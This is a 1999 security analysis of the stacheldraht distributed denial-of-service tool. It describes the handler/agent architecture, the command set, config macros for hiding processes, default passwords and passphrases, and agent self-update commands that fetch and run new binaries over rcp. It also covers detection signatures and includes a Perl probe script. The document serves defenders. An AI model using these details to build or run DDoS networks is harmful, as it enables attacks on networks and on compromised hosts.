

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

David Dittrich <dittrich@cac.washington.edu>
University of Washington
Copyright 1999. All rights reserved.
December 31, 1999

Introduction

The following is an analysis of "stacheldraht", a distributed denial of service attack tool, based on source code from the "Tribe Flood Network" distributed denial of service attack tool. [Note that throughout this analysis, actual nicks, site names, and IP addresses have been sanitized.]

Stacheldraht (German for "barbed wire") combines features of the "trinoo" distributed denial of service tool, with those of the original TFN, and adds encryption of communication between the attacker and stacheldraht masters and automated update of the agents.

For more information on trinoo and TFN, see:

<http://staff.washington.edu/dittrich/misc/trinoo.analysis>
<http://staff.washington.edu/dittrich/misc/tfn.analysis>

In late June and early July of 1999, one or more groups were installing and testing trinoo networks and waging medium to large scale denial of service attacks employing networks of over 2000 compromised systems. These attacks involved, and were aimed at, systems around the globe.

In late August/early September of 1999, focus began to shift from trinoo to TFN, presumed to be the original code by Mixer. Then in late September/early October, a program that looked a lot like the TFN agent, known as "stacheldraht", began to show up on systems in Europe and the United States.

These attacks prompted CERT to release Incident Note 99-04:

http://www.cert.org/incident_notes/IN-99-04.html

Like trinoo, stacheldraht is made up of master (handler) and daemon, or "bcast" (agent) programs. The handler/agent terminology was developed at the CERT Distributed System Intruder Tools workshop held in November 1999, and will be used in this analysis instead of the stacheldraht specific terms. It is highly recommended that the CERT workshop report be read as well. See:

http://www.cert.org/reports/dsit_workshop.pdf

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

There is some competition to stacheldraht in the form of Mixer's new version of TFN -- Tribe Flood Network 2000, or TFN2K -- released on December 21, 1999. For more on TFN2K, See:

<http://packetstorm.securify.com/distributed/>
<http://www.cert.org/advisories/CA-99-17-denial-of-service-tools.html>

Along with trinoo's handler/agent features, stacheldraht also shares TFN's features of distributed network denial of service by way of ICMP flood, SYN flood, UDP flood, and "Smurf" style attacks. Unlike the original TFN and TFN2K, the analyzed stacheldraht code does not contain the "on demand" root shell bound to a TCP port (it may be based on earlier TFN code than was made public by Mixer in mid-1999).

One of the weaknesses of TFN was that the attacker's connection to the master(s) that control the network was in clear-text form, and was subject to standard TCP attacks (session hijacking, RST sniping, etc.) Stacheldraht deals with this by adding an encrypting "telnet alike" (stacheldraht term) client.

Stacheldraht agents were originally found in binary form on a number of Solaris 2.x systems, which were identified as having been compromised by exploitation of buffer overrun bugs in the RPC services "statd", "cmsd" and "tttdserverd". They have been witnessed "in the wild" as late as the writing of this analysis.

After publishing analyses of trinoo and Tribe Flood Network on Bugtraq in December 1999, an incident investigator at another institution provided stacheldraht source code that was obtained from a file cache in a stolen account. (I would like to thank this investigator, and also thank the folks at SecurityFocus for providing the open forum that allowed this to occur.) This analysis was done using this captured source code (labelled version 1.1, with source file modification dates ranging from 8/15/1999 to 10/17/1999).

The Makefiles contain rules for Linux and Solaris, with the default being Linux (even though it appears that the code does not work very reliably on Linux). For the purposes of this analysis, all programs were compiled and run on Red Hat Linux 6.0 systems. As far as I am aware, the agent has been witnessed "in the wild" only on Solaris 2.x systems.

One thing that may not have been clearly stated in the analyses done on trinoo and Tribe Flood Network is that distributed denial of service attacks are two phase attacks, with "victims" and "attackers" that are defined depending on your point of view.

There is an initial mass-intrusion phase, in which automated tools are used to remotely root compromise large numbers (i.e., in the several hundred to several thousand ranges) and the distributed denial of service agents are installed on these compromised systems. These are primary victims (of system compromise.) None of these distributed

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

denial of service tools have any features that facilitate compromising systems, and these automated tools are held closely by those groups who wrote them.


The mass-intrusion phase is followed by the actual denial of service attack phase, in which these compromised systems which constitute the handlers and agents of the distributed attack network are used to wage massive denial of service attacks against one or more sites. These are secondary victims (of denial of service).

[For an description of the methods used in the initial intrusion and network setup phases, see the analysis of the trinoo network, referenced in Appendix A.]

Remember that modification of the source code can and would change any of the details of this analysis, such as prompts, passwords, commands, TCP/UDP port numbers, or supported attack methods, signatures, and features.

The network: client(s)-->handler(s)-->agent(s)-->victim(s)

The stacheldraht network is made up of one or more handler programs ("mserv.c") and a large set of agents ("leaf/td.c"). The attacker uses an encrypting "telnet alike" program to connect to and communicate with the handlers ("telnetc/client.c"). A stacheldraht network would look like this:



The attacker(s) control one or more handlers using encrypting clients. Each handler can control many agents. (There is an internal limit in the "mserv.c" code to 1000 agents. This is most likely to ensure the

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

number of open file handles, commonly 1024, is not exceeded by the program. Thanks to Adam C. Greenfield <adam@mrniceguy.net> for pointing this out. Besides, the code says that "1000 sockets are leet0.") The agents are all instructed to coordinate a packet based attack against one or more victim systems by the handler (referred to as an "mserver" or "master server" in the code.)

Communication

Client to handler(s): 16660/tcp
Handler to/from agent(s): 65000/tcp, ICMP_ECHOREPLY

Unlike trinoo, which uses UDP for communication between handlers and agents, or the original Tribe Flood Network, which uses ICMP for communication between the handler and agents, stacheldraht uses TCP and ICMP.

Remote control of a stacheldraht network is accomplished using a simple client that uses symmetric key encryption for communication between itself and the handler. The client accepts a single argument, the address of the handler to which it should connect. It then connects using a TCP port (default 16660/tcp in the analyzed code).

The attacker sees the following (if the proper password is given):

```
-----  
# ./client 192.168.0.1  
  [*] stacheldraht [*]  
  (c) in 1999 by ...  
  
trying to connect...  
connection established.  
-----  
enter the passphrase : sicken  
-----  
entering interactive session.  
*****  
  welcome to stacheldraht  
*****  
type .help if you are lame  
  
stacheldraht(status: a!1 d!0)>
```

The prompt shows the number of agents that are believed to be active ("a!") and dead ("d!") at the time. Using the command ".help" (let's assume, for the sake of argument, that we are lame) shows the supported command set:

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
stacheldraht(status: a!1 d!0)>.help
available commands in this version are:
```

```
-----
.mtimer .mudp .micmp .msyn .msort .mping
.madd .mlist .msadd .msrem .distro .help
.setusize .setisize .mdie .sprange .mstop .killall
.showdead .showalive
-----
```

```
stacheldraht(status: a!1 d!0)>
-----
```

Commands

.distro user server
Instructs the agent to install and run a new copy of itself using the Berkeley "rcp" command, on the system "server", using the account "user" (e.g., "rcp user@server:linux.bin ttymon")

.help
Prints a list of supported commands.

.killall
Kills all active agents.

.madd ip1[:ip2[:ipN]]
Add IP addresses to list of attack victims.

.mdie
Sends die request to all agents.

.mdos
Begins DoS attack.

.micmp ip1[:ip2[:ipN]]
Begin ICMP flood attack against specified hosts.

.mlist
List IP addresses of hosts being DoS attacked at the moment.

.mping
Pings all agents (bcasts) to see if they are alive.

.msadd
Adds a new master server (handler) to the list of available servers.

.msort
Sort out dead/alive agents (bcasts). (Sends pings and shows counts/percentage of dead/alive agents).

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

.mstop ip1[:ip2[:ipN]]

.mstop all

Stop attacking specific IP addresses, or all.

.msrem

Removes a master server (handler) from the list of available servers.

.msyn ip1[:ip2[:ipN]]

Begin SYN flood attack against specified hosts.

.mtimer seconds

Set timer for attack duration. (No checks on this value.)

.mudp ip1[:ip2[:ipN]]

Begin UDP flood attack against specified hosts.
(Trinoo DoS emulation mode.)

.setisize

Sets size of ICMP packets for flooding. (max:1024, default:1024).

.setusize

Sets size of UDP packets for flooding (max:1024, default:1024).

.showalive

Shows all "alive" agents (bcasts).

.showdead

Shows all "dead" agents (bcasts).

.sprange lowport-highport

Sets the range of ports for SYN flooding (defaults to lowport:0, highport:140).

Password protection

After connecting to the handler using the client program, the attacker is prompted for a password. This password (default "sicken" in the analyzed code) is a standard crypt() encrypted password, which is then Blowfish encrypted using the passphrase "authentication" before being sent over the network to the handler (*all* communication between the agent and handler is Blowfish encrypted with this passphrase.)

Like TFN, C macros ("config.h") define values used for expressing commands, replacement argument vectors ("HIDEME" and "HIDEKIDS") to conceal program names, etc.:

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
#ifndef _CONFIG_H

/* user defined values for the teletubby flood network */

#define HIDEME "(kswapd)"
#define HIDEKIDS "httpd"
#define CHILDS 10

/* These are like passwords, you might want to change them */

#define ID_SHELL 1 /* to bind a rootshell */

#define ID_ADDR 699 /* ip add request for the flood server */

#define ID_SETPRANGE 2007 /* set port range for synflood */
#define ID_SETUSIZE 2006 /* set udp size */
#define ID_SETISIZE 2005 /* set icmp size */
#define ID_TIMESET 2004 /* set the flood time */
#define ID_DIEREQ 2003 /* shutdown request of the masterserver */
#define ID_DISTROIT 2002 /* distro request of the master server */
#define ID_REMMSERVER 2001 /* remove added masterserver */
#define ID_ADDMSERVER 2000 /* add new masterserver request */
#define SPOOF_REPLY 1000 /* spoof test reply of the master server
#define ID_TEST 668 /* test of the master server */
#define ID_ICMP 1055 /* to icmp flood */
#define ID_SENDUDP 2 /* to udp flood */
#define ID_SENDSYN 3 /* to syn flood */
#define ID_SYNPORT 4 /* to set port */
#define ID_STOPIT 5 /* to stop flooding */
#define ID_SWITCH 6 /* to switch spoofing mode */
#define ID_ACK 7 /* for replies to the client */

#define _CONFIG_H
#endif
```

As you can see, it is recommended that these be changed to prevent someone stumbling across the agents from knowing what values are used, thereby allowing them to execute agent commands.

Fingerprints

As with trinoo and Tribe Flood Network, the methods used to install the handler/agent will be the same as installing any program on a compromised Unix system, with all the standard options for concealing the programs and files (e.g., use of hidden directories, "root kits", kernel modules, etc.)

One feature of stacheldraht not shared by trinoo or TFN is the ability to upgrade the agents on demand. This feature employs the Berkeley

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

"rcp" command (514/tcp), using a stolen account at some site as a cache. On demand, all agents are instructed to delete the current program image, go out and get a new copy (either Linux- or Solaris-specific binary) from a site/account using "rcp", start running this new image with "nohup", and then exit.

As for identifying the programs in the file system, there are (provided they are not edited out) some discernible strings.

Strings embedded in the encrypting client ("client") include the following:

```
-----  
. . .  
connection closed.  
usage: ./sclient <ip/host>  
  [*] stacheldraht [*]  
  (c) in 1999 by ...  
trying to connect...  
unable to resolv %s  
unable to connect.  
connection established.  
-----  
enter the passphrase :  
authentication  
failed  
authentication failed.  
entering interactive session.  
.0123456789abcdefghijklmnopqrstuvwxyzaBCDEFGHIJKLMNOPQRSTUVWXYZ  
huhu  
. . .  
-----
```

Strings embedded in the handler ("mserv") include the following:

```
-----  
. . .  
%d.%d.%d.%d  
jbQ4yQaKLbFZc  
* mtimer reached *  
.quit  
exiting...  
you need to stop the packet action first.  
.help  
.version  
[*]stacheldraht[*] mserver version: 1.1  
setusize  
setisize  
mdos  
mping  
mudp  
micmp
```

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
msyn
mstop
mtimer
madd
mlist
msort
msadd
msrem
distro
sprange
killall
showdead
showalive
add some bcasts mofo.
killing all active childs...
usage: .sprange <lowport-highport>
example: .sprange 0-140
low port is : %i
high port is : %i
request was sent to the network.
usage: .setusize <udp packet size (<=1024)>
current udp packet size is %i bytes
udp packet size was set to %i bytes.
udp packet size is too large.
usage: .setisize <icmp packet size (<=1024)>
current icmp packet size is %i bytes
icmp packet size was set to %i bytes.
icmp packet size is too large.
sending mass die request...
finished.
.mudp
starting trinoo emulation...
removing useful commands.
- DONE -
available commands in this version are:
-----
.mtimer .mudp .micmp .msyn .msort .mping
.madd .mlist .msadd .msrem .distro .help
.setusize .setisize .mdie .sprange .mstop .killall
.showdead .showalive
usage: .distro <user> <server that runs rcp>
remember : the distro files need to be executable!
that means: chmod +x linux.bin , chmod +x sol.bin ;)
sending distro request to all bcasts....
user : %s
rcp server :
unable to resolve - %s
unable to send distro request.
request was sent, wait some minutes ;)
usage: .msrem <masterserver>
removing masterserver -
failed.
```

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
usage: .msadd <masterserver>
adding masterserver -
no packet action at the moment, sir.
the followings ip(s) are getting packeted...
-----
[*] stacheldraht [*] is packeting %d ips
[*] stacheldraht [*] is packeting 1 ip
.mstop all
deleting from packetlist...
%s - removed.
%s - skipped.
restarting packeting routines...
niggahbitch
usage: .madd <ip1:ip2:ip3:ip4>
adding to packetlist...
%s - added.
usage: .mtimer <seconds to packet>
packet timer was set to %d seconds
usage: .mstop <all> or <ip1:ip2:ip3:ip4:ip5 etc..>
packeting stopped.
usage: .msyn <ip1:ip2:ip3:ip4:ip5 etc..>
the net is already packeting.
mass syn flooding
%i floodrequests were sent to %i bcasts.
usage: .micmp <ip1:ip2:ip3:ip4:ip5 etc..>
mass icmp bombing
usage: .mudp <ip1:ip2:ip3:ip4:ip5 etc..>
mass udp bombing
tR1n00(status: a!%i d!%i)>
stacheldraht(status: a!%i d!%i)>
waiting for ping replies...
total bcasts : %d - 100%
alive bcasts : 0 - 0%
alive bcasts : %d - %d%
dead bcasts : %d - %d%
showing the alive bcasts...
-----
alive bcasts: %i
showing the dead bcasts...
-----
dead bcasts: %i
sorting out all the dead bcasts
-----
%d dead bcasts were sorted out.
bcasts
[*]-stacheldraht-[*] - forking in the background...
%i bcasts were successfully read in.
3.3.3.3
spoofoorks
ficken
authentication
failed
```

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
welcome to stacheldraht
type .help if you are lame
./0123456789abcdefghijklmnopqrstuvwxyzaBCDEFGHIJKLMNOPQRSTUVWXYZ
huhu
[0;35mTribe Flood Network (c) 1999 by
[5mMixer
. . .
```

Strings embedded in the agent ("td") include the following:

. . .
%d.%d.%d.%d
ICMP
Error sending syn packet.
tc: unknown host
3.3.3.3
mservers
randomsucks
skillz
ttymon
rm -rf %s
rcp %s@%s:linux.bin %s
nohup ./%s
1.1.1.1
127.0.0.1
lpsched
no masterserver config found.
using default ones.
available servers: %i - working servers : 0
[*] stacheldraht [*] installation failed.
found a working [*] stacheldraht [*] masterserver.
masterserver is gone, looking for a new one
sicken
in.telne
./0123456789abcdefghijklmnopqrstuvwxyzaBCDEFGHIJKLMNOPQRSTUVWXYZ
. . .

When each agent starts up, it attempts to read a master server configuration file to learn which handler(s) may control it. This file is a list of IP addresses, encrypted using Blowfish, with a passphrase of "randomsucks". Failing to find a configuration file, there are one or more default handler IP addresses compiled into the program (shown above as "1.1.1.1" and "127.0.0.1" - these will obviously be changed).

Once the agent has determined a list of potential handlers, it then starts at the beginning of the list of handlers and sends an ICMP_ECHOREPLY packet with an ID field containing the value 666 and data

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

field containing the string "skillz". If the master gets this packet, it sends back an ICMP_ECHOREPLY packet with an ID field containing the value 667 and data field containing the string "ficken". (It should be noted that there appears to be a bug that makes the handler and agent send out some large, e.g., >1000 byte, packets. The handler and agent continue periodically sending these 666|skillz / 667|ficken packets back and forth. This would be one way of detecting agents/masters by passively monitoring these ICMP packets.)

Seen with "sniffit" (modified per patches in the TFN analysis), these packets look like this:

```
-----  
ICMP message id: 10.0.0.1 > 192.168.0.1  
  ICMP type: Echo reply  
45 E 00 . 04 . 14 . 01 . 0F . 00 . 00 . 40 @ 01 . E9 . 53 S 0A . 00 . 00 . 01 .  
C0 . A6 . 00 . 01 . 00 . 00 . B4 . 13 . 02 . 9A . 00 . 00 . 00 . 00 . 00 . 00 .  
00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .  
73 s 6B k 69 i 6C l 6C l 7A z 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .  
00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .  
. . . [60 lines of zeros deleted]  
00 . 00 . 00 . 00 .
```

```
ICMP message id: 192.168.0.1 > 10.0.0.1  
  ICMP type: Echo reply  
45 E 00 . 04 . 14 . 04 . F8 . 00 . 00 . 40 @ 01 . E5 . 6A j C0 . A6 . 00 . 01 .  
0A . 00 . 00 . 01 . 00 . 00 . CE . 21 ! 02 . 9B . 00 . 00 . 00 . 00 . 00 . 00 .  
00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .  
66 f 69 i 63 c 6B k 65 e 6E n 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .  
00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 . 00 .  
. . . [60 lines of zeros deleted]  
00 . 00 . 00 . 00 .
```

Seen with "ngrep", it would look like this:

```
-----  
# ngrep -x "*" icmp  
interface: eth0 (0.0.0.0/0.0.0.0)  
filter: ip and ( icmp )  
Kernel filter, protocol ALL, raw packet socket  
match: *  
#  
I 10.0.0.1 -> 192.168.0.1 0:0  
  02 9a 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
  00 00 00 00 00 00 00 00 73 6b 69 6c 6c 7a 00 00 .....skillz..  
[ 61 lines of zeroes deleted ]  
  00 00 00 00 00 00 00 00 00 00 00 00 .....  
#  
I 192.168.0.1 -> 10.0.0.1 0:0  
  02 9b 00 00 00 00 00 00 00 00 00 00 00 00 .....  
  00 00 00 00 00 00 00 00 66 69 63 6b 65 6e 00 00 .....ficken..
```


THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
-----  
# tcpdump -r stach.dump  
tcpdump: Filtering in user process  
15:27:57.520094 192.168.0.1 > 10.0.0.1: icmp: echo reply (DF)  
15:28:01.984660 192.168.2.10 > 10.0.0.1: icmp: echo reply (DF)  
-----
```

To actually see the packet contents to confirm "sicken\n" is included, you can do the following:

```
-----  
# tcpshow < stach.dump | egrep "Source IP|sicken"  
tcpdump: Filtering in user process  
  Source IP Address:      198.162.0.1  
  .....sicken  
  Source IP Address:      192.168.2.10  
  .....sicken  
-----
```

[There are more elegant ways of doing this, like writing a robust and feature filled C program with libnet (see Appendix B for reference), but there wasn't enough time before Y2K eve to get elegant. What the heck. Dirty works fine for me. I found three agents when I ran it "live."]

[January 2000 - the program described above was finally written, which detects stacheldraht, as well as trinoo and TFN programs. It can be found at: http://staff.washington.edu/dittrich/misc/ddos_scan.tar]

The strings "skillz", "spooftworks", "sicken\n", "niggahbitch", and "ficken" -- all sent in ICMP data segments -- are not encrypted, so are visible in the data portion of ICMP_ECHOREPLY packets. The ID values 666, 667, 668, 669, and 1000 would also be easily identifiable in the packet flow using "ngrep", or the other methods above.

The stacheldraht handler, which forks to handle commands and listen for ICMP packets, is seen on the system with "lsof" like this:

```
-----  
# lsof -c mserv  
COMMAND PID USER  FD  TYPE DEVICE  SIZE NODE NAME  
mserv  1072 root  cwd  DIR   3,3  2048 40961 /tmp/...  
mserv  1072 root  rtd  DIR   3,3  1024   2 /  
mserv  1072 root  txt  REG   3,3 50506 41421 /tmp/.../mserv  
mserv  1072 root  mem  REG   3,3 342206 30722 /lib/ld-2.1.1.so  
mserv  1072 root  mem  REG   3,3 63878 30731 /lib/libcrypt-2.1.1.so  
mserv  1072 root  mem  REG   3,3 4016683 30729 /lib/libc-2.1.1.so  
mserv  1072 root  0u  CHR 136,4      6 /dev/pts/4  
mserv  1072 root  1u  CHR 136,4      6 /dev/pts/4  
mserv  1072 root  2u  CHR 136,4      6 /dev/pts/4  
mserv  1072 root  3u  sock 0,0      2143 can't identify protocol  
mserv  1073 root  cwd  DIR   3,3  2048 40961 /tmp/...  
-----
```

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```

mserv 1073 root rtd DIR 3,3 1024 2 /
mserv 1073 root txt REG 3,3 50506 41421 /tmp/.../mserv
mserv 1073 root mem REG 3,3 342206 30722 /lib/ld-2.1.1.so
mserv 1073 root mem REG 3,3 63878 30731 /lib/libcrypt-2.1.1.so
mserv 1073 root mem REG 3,3 4016683 30729 /lib/libc-2.1.1.so
mserv 1073 root 0u CHR 136,4 6 /dev/pts/4
mserv 1073 root 1u CHR 136,4 6 /dev/pts/4
mserv 1073 root 2u CHR 136,4 6 /dev/pts/4
mserv 1073 root 3u inet 2144 TCP *:16660 (LISTEN)
mserv 1088 root cwd DIR 3,3 2048 40961 /tmp/...
mserv 1088 root rtd DIR 3,3 1024 2 /
mserv 1088 root txt REG 3,3 50506 41421 /tmp/.../mserv
mserv 1088 root mem REG 3,3 342206 30722 /lib/ld-2.1.1.so
mserv 1088 root mem REG 3,3 63878 30731 /lib/libcrypt-2.1.1.so
mserv 1088 root mem REG 3,3 4016683 30729 /lib/libc-2.1.1.so
mserv 1088 root 0u CHR 136,4 6 /dev/pts/4
mserv 1088 root 1u CHR 136,4 6 /dev/pts/4
mserv 1088 root 2u CHR 136,4 6 /dev/pts/4
mserv 1088 root 3r FIFO 0,0 2227 pipe
mserv 1088 root 5w FIFO 0,0 2227 pipe
mserv 1091 root cwd DIR 3,3 2048 40961 /tmp/...
mserv 1091 root rtd DIR 3,3 1024 2 /
mserv 1091 root txt REG 3,3 50506 41421 /tmp/.../mserv
mserv 1091 root mem REG 3,3 342206 30722 /lib/ld-2.1.1.so
mserv 1091 root mem REG 3,3 63878 30731 /lib/libcrypt-2.1.1.so
mserv 1091 root mem REG 3,3 4016683 30729 /lib/libc-2.1.1.so
mserv 1091 root 0u CHR 136,4 6 /dev/pts/4
mserv 1091 root 1u CHR 136,4 6 /dev/pts/4
mserv 1091 root 2u CHR 136,4 6 /dev/pts/4
mserv 1091 root 3r FIFO 0,0 2240 pipe
mserv 1091 root 4u inet 2215 TCP
192.168.0.1:16660->10.0.0.1:1029 (ESTABLISHED)
mserv 1091 root 5w FIFO 0,0 2240 pipe

```

The agent, which also forks when in use, looks like this:

```

-----
# lsof -c ttymon
COMMAND PID USER FD TYPE DEVICE SIZE NODE NAME
ttymon 437 root cwd DIR 3,1 1024 37208 /usr/lib/libx/...
ttymon 437 root rtd DIR 3,1 1024 2 /
ttymon 437 root txt REG 3,1 324436 37112 /usr/lib/libx/.../ttymon
ttymon 437 root mem REG 3,1 243964 29140 /lib/libnss_files-2.1.1.so
ttymon 437 root mem REG 3,1 4016683 29115 /lib/libc-2.1.1.so
ttymon 437 root mem REG 3,1 342206 28976 /lib/ld-2.1.1.so
ttymon 437 root 3u sock 0,0 779 can't identify protocol
ttymon 449 root cwd DIR 3,1 1024 37208 /usr/lib/libx/...
ttymon 449 root rtd DIR 3,1 1024 2 /
ttymon 449 root txt REG 3,1 324436 37112 /usr/lib/libx/.../ttymon
ttymon 449 root 0u inet 811 TCP *:32222 (LISTEN)
ttymon 449 root 3u sock 0,0 779 can't identify protocol

```

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

Defenses

Because the programs use ICMP_ECHOREPLY packets for communication, it will be very difficult (if not impossible) to block it without breaking most Internet programs that rely on ICMP. The Phrack paper on LOKI states:

The only sure way to destroy this channel is to deny ALL ICMP_ECHO traffic into your network.

Short of rejecting this traffic, it will instead be necessary to observe the difference between "normal" use of ICMP_ECHO and ICMP_ECHOREPLY packets by programs like "ping". This will not be an easy task, especially on large networks. (See the LOKI paper for more details.)

The real defense is to make sure that *all* systems are kept up to date with security patches, unnecessary services are turned off, and competent system administrators are running and monitoring every Unix system on your network. (I'll hold my breath while you go make that happen, OK? ;)

Weaknesses

If the source has not been modified, you can identify stacheldraht clients/handlers/agents by the embedded strings shown earlier.

The .distro command uses the Berkeley "rcp" command for obtaining updated copies of the agent. Monitoring "rcp" connections (514/tcp) from multiple systems on your network, in quick succession, to a single IP address outside your network would be a good trigger. (Note that the use of "rcp" in a this form requires an anonymous trust relationship, usually in the form of "+ +" in a user's ~/.rhosts file, which also will allow you to immediately archive the contents of this account while contacting the owners to preserve evidence.)

The IP spoof test uses a constant source address of "3.3.3.3", and embeds the agent's IP address, exposing it. Watch for this to show up in the source address of outgoing unsolicited ICMP_ECHOREPLY packets. (If you do RFC 2267 style egress filtering, you will have to watch for these packets from somewhere inside your border routers, or on each subnet. Ethernet switches will make this more difficult to do on local subnets, so an intrusion detection system (IDS) just inside your borders would be the best way to do this for your entire network.)

Since stacheldraht uses ICMP_ECHOREPLY packets for some of its functioning, and those TCP connections that it uses employ Blowfish

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

encryption of the data stream, it will be difficult to detect stacheldraht in action, and the ICMP_ECHOREPLY packets will go right through most firewalls. You can observe these strings in the data portion of ICMP packets using programs like "ngrep" (see Appendix B), with "sniffit" using the patches provided in the analysis of TFN, or with "tcpshow" modified per the patches in Appendix C.

Stacheldraht does not authenticate the source of ICMP packets, and also does not encrypt strings embedded in ICMP packets.

If the command values have not been changed from the default, as few as just one packet would be necessary to flush out an agent. Either:

- a). send an ICMP_ECHOREPLY packet with an ID field value of 668 and watch for an ICMP_ECHOREPLY packet to come back with an ID field value of 669 and the string "sicken\n" in the data field, or
- b). send an ICMP_ECHOREPLY packet with a source address of "3.3.3.3" (and ID value of 666 and data field with "skillz" if you want to go all out) and watch for an ICMP_ECHOREPLY packet to come back with an ID field value of 1000 and the string "spoofofworks" in the data field.

(A Perl script using Net::RawIP named "gag" has been developed to accomplish the former. See Appendix A).

The next logical evolutionary steps

When I first started analyzing trino source code back in early October, and after having observed TFN binaries in action just after that, it was obvious to me that encryption of communication channels and more automated maintenance of large networks was in active development. Discussions with others at the CERT workshop in November brought out many other new feature ideas that I'm sure the underground is also thinking of.

Having now seen the stacheldraht code, and that of yet another unreleased distributed denial of service attack tool (for a total of four different handler/agent distributed DoS tools found "in the wild" this year), the assumptions about the evolution of these tools appear to have been correct, even if the code remains a bit unfinished and with a few bugs (e.g., installations witnessed as late as December 20 continue to include cron entries that re-start the agent every minute!)

I can't wait to see what the New Year will bring. ;) :(?? @\$%^&*!!!

--

David Dittrich <dittrich@cac.washington.edu>

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

<http://staff.washington.edu/dittrich/>

Appendix A - Perl script "gag" to detect stacheldraht agents

```
----- cut here -----
#!/usr/bin/perl
#
# gag v. 1.0
# By Dave Dittrich <dittrich@cac.washington.edu>
#
# Send an ICMP_ECHOREPLY packet with ID of 668 to a stacheldraht
# agent, causing it to reply to the sending host with an
# ICMP_ECHOREPLY packet with an ID of 669 and the string "sicken\n"
# in the data field of the packet. Watch for this with tcpdump,
# ngrep, sniffit, etc., e.g.:
#
#   # tcpdump -s 1500 -w stach.dump 'icmp[4:2] = 669'
#   # tcpshow < stach.dump
# or
#   # ngrep -x '*' 'icmp[4:2] = 669'
#
# Needs Net::RawIP (http://quake.skif.net/RawIP)
# Requires libpcap (ftp://ftp.ee.lbl.gov/libpcap.tar.Z)
#
# Example: ./gag [options] iplist
#
# (This code was hacked from the "macof" program, written by
# Ian Vitek <ian.vitek@infosec.se>)

require 'getopts.pl';
use Net::RawIP;
require 'netinet/in.ph';

$a = new Net::RawIP({icmp => {}});
chop($hostname = `hostname`);

Getopts('a:c:f:i:vh');
die "usage: $0 [options] iplist\n
\t-a arg\t\tSend command argument 'arg' (default \"gesundheit!\")\n
\t-c val\t\tSend command value 'val' (default 668 - ID_TEST)\n
\t-f from_host\t\t(default:$hostname)\n
\t-i interface\t\tSet sending interface (default:eth0)\n
\t-v\t\t\tVerbose\n
\t-h This help\n" unless ( !$opt_h );

# set default values
$opt_i = ($opt_i) ? $opt_i : "eth0";
$opt_a = ($opt_a) ? $opt_a : "gesundheit!";
$opt_c = ($opt_c) ? $opt_c : "668";
```

THE "STACHELDRAHT" DISTRIBUTED DENIAL OF SERVICE ATTACK TOOL

```
# choose network card
if($opt_e) {
  $a->ethnew($opt_i, dest => $opt_e);
} else {
  $a->ethnew($opt_i);
}

$s_host = ($opt_f) ? $opt_f : $hostname;

if ($ARGV[0]) {
  open(I,"<$ARGV[0]>") || die "could not open file: '$ARGV[0]'";
  while (<I>) {
    chop;
    push(@list,$_);
  }
  close(I);
}

# Put value in network byte order (couldn't get htons() in
# "netinet/in.ph" to work. Go figure.)
$id = unpack("S", pack("n", $opt_c));

foreach $d_host (@list) {
  $a->set({ip => {saddr => $s_host, daddr => $d_host},
         icmp => {type => 0, id => $id, data => $opt_a}
        });
  print "sending packet [$opt_c^\$opt_a]" to $d_host\n" if $opt_v;
  $a->send;
}

exit(0);
----- cut here -----
```

Appendix B - References

TCP/IP Illustrated, Vol. I, II, and III. W. Richard Stevens and Gary R. Wright., Addison-Wesley.

The DoS Project's "trinoo" distributed denial of service attack tool
<http://staff.washington.edu/dittrich/misc/trinoo.analysis>

The "Tribe Flood Network" distributed denial of service attack tool
<http://staff.washington.edu/dittrich/misc/tfn.analysis>

